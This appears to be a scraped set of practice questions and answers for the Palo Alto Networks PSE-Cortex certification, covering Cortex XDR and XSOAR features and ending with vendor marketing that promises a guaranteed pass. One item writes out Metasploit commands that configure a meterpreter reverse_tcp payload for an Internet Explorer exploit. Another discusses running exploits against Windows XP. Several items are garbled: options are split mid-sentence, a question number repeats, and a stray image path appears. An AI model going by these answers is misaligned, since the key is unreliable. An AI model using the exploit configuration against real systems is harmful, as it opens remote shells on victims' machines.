Paloalto-Networks

Exam Questions PSE-Cortex

Palo Alto Networks System Engineer - Cortex Professional

NEW QUESTION 1
What are process exceptions used for?

A. whitelist programs from WildFire analysis
B. permit processes to load specific DLLs
C. change the WildFire verdict for a given executable
D. disable an EPM for a particular process

Answer: D

NEW QUESTION 2
Which option describes a Load-Balancing Engine Group?

A. A group of engines that use an algorithm to efficiently share the workload for integrations
B. A group of engines that ensure High Availability of Demisto backend databases.
C. A group of engines that use an algorithm to efficiently share the workload for automation scripts
D. A group of D2 agents that share processing power across multiple endpoints

Answer: C

NEW QUESTION 3
What are two manual actions allowed on War Room entries? (Choose two.)

A. Mark as artifact
B. Mark as scheduled entry
C. Mark as note
D. Mark as evidence

Answer: CD

NEW QUESTION 4
In an Air-Gapped environment where the Docker package was manually installed after the Cortex XSOAR installation which action allows Cortex XSOAR to access Docker?

A. create a “docker” group and add the "Cortex XSOAR" or "demisto" user to this group
B. create a "Cortex XSOAR' or "demisto" group and add the "docker" user to this group
C. disable the Cortex XSOAR service
D. enable the docker service

Answer: A

NEW QUESTION 5
The certificate used for decryption was installed as a trusted root CA certificate to ensure communication between the Cortex XDR Agent and Cortex XDR Management Console What action needs to be taken if the administrator determines the Cortex XDR Agents are not communicating with the Cortex XDR Management Console?

A. add paloaltonetworks com to the SSL Decryption Exclusion list
B. enable SSL decryption
C. disable SSL decryption
D. reinstall the root CA certificate

Answer: D

NEW QUESTION 6
How do sub-playbooks affect the Incident Context Data?

A. When set to private, task outputs do not automatically get written to the root context
B. When set to private, task outputs automatically get written to the root context
C. When set to global, allows parallel task execution.
D. When set to global, sub-playbook tasks do not have access to the root context

Answer: A

NEW QUESTION 7
Which two types of lOCs are available for creation in Cortex XDR? (Choose two.)

A. IP
B. endpoint hostname
C. domain
D. registry entry

Answer: AC

NEW QUESTION 8
How can you view all the relevant incidents for an indicator?

A. Linked Incidents column in Indicator Screen
B. Linked Indicators column in Incident Screen
C. Related Indicators column in Incident Screen
D. Related Incidents column in Indicator Screen


Answer: D

NEW QUESTION 9
An administrator has a critical group of systems running Windows XP SP3 that cannot be upgraded The administrator wants to evaluate the ability of Traps to protect these systems and the word processing applications running on them
How should an administrator perform this evaluation?

A. Gather information about the word processing applications and run them on a Windows XP SP3 VM Determine if any of the applications are vulnerable and run the exploit with an exploitation tool
B. Run word processing exploits in a latest version of Windows VM in a controlled and isolated environmen
C. Document indicators of compromise and compare to Traps protection capabilities
D. Run a known 2015 flash exploit on a Windows XP SP3 V
E. and run an exploitation tool that acts as a listener Use the results to demonstrate Traps capabilities
F. Prepare the latest version of Windows VM Gather information about the word processing applications, determine if some of them are vulnerable and prepare a working exploit for at least one of them Execute with an exploitation tool

Answer: C

NEW QUESTION 10
Given the integration configuration and error in the screenshot what is the cause of the problem?



A. incorrect instance name
B. incorrect Username and Password
C. incorrect appliance port
D. incorrect server URL

Answer: B

NEW QUESTION 10
A test for a Microsoft exploit has been planned. After some research Internet Explorer 11 CVE-2016-0189 has been selected and a module in Metasploit has been

identified
(exploit/windows/browser/ms16_051_vbscript)
The description and current configuration of the exploit are as follows;

```
msf exploit(ms16_051_vbscript) > show options

Module options (exploit/windows/browser/ms16_051_vbscript):
Name       Current Setting    Required  Description
--------   ----------------   --------  ---------------
SRVHOST    10.0.0.10          yes       The local host to listen on.
SRVPORT    8080               yes       The local port to listen on.
SSL        false              no        Negotiate SSL for incoming connections
SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                       no        The URI to use for this exploit (default is random)
```

The admin needs to perform the following steps:

- Configure a reverse_tcp meterpreter payload
- Set up the meterpreter payload to listen in IP 10.0.0.10
- Set up the meterpreter payload to listen in port 443
- Configure the URL to listen in a path with name "survey"

What is the remaining configuration?
A)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SSLCert survey
set LHOST 10.0.0.10
set LPORT 8080
```

B)

```
set PAYLOAD windows/x64/powershell_bind_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

C)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

D)

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 443
set URIPATH survey
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 13
Which two filter operators are available in Cortex XDR? (Choose two.)

A. not Contains
B. !*
C. =>
D. < >

Answer: AB

Explanation:
https://docs.paloaltonetworks.com/cortex/cortex-xdr/cortex-xdr-pro-admin/get-started-with-cortex-xdr-pro/use-c

NEW QUESTION 17
Which Cortex XDR Agent capability prevents loading malicious files from USB-connected removable equipment?

A. Agent Configuration
B. Device Control
C. Device Customization
D. Agent Management

Answer: B

Explanation:
https://live.paloaltonetworks.com/t5/blogs/cortex-xdr-features-introduced-in-december-2019/ba-p/302231

NEW QUESTION 20
If you have a playbook task that errors out. where could you see the output of the task?

A. /var/log/messages
B. War Room of the incident
C. Demisto Audit log
D. Playbook Editor

Answer: B

NEW QUESTION 24
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PSE-Cortex Practice Exam Features:

* PSE-Cortex Questions and Answers Updated Frequently

* PSE-Cortex Practice Questions Verified by Expert Senior Certified Staff

* PSE-Cortex Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PSE-Cortex Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year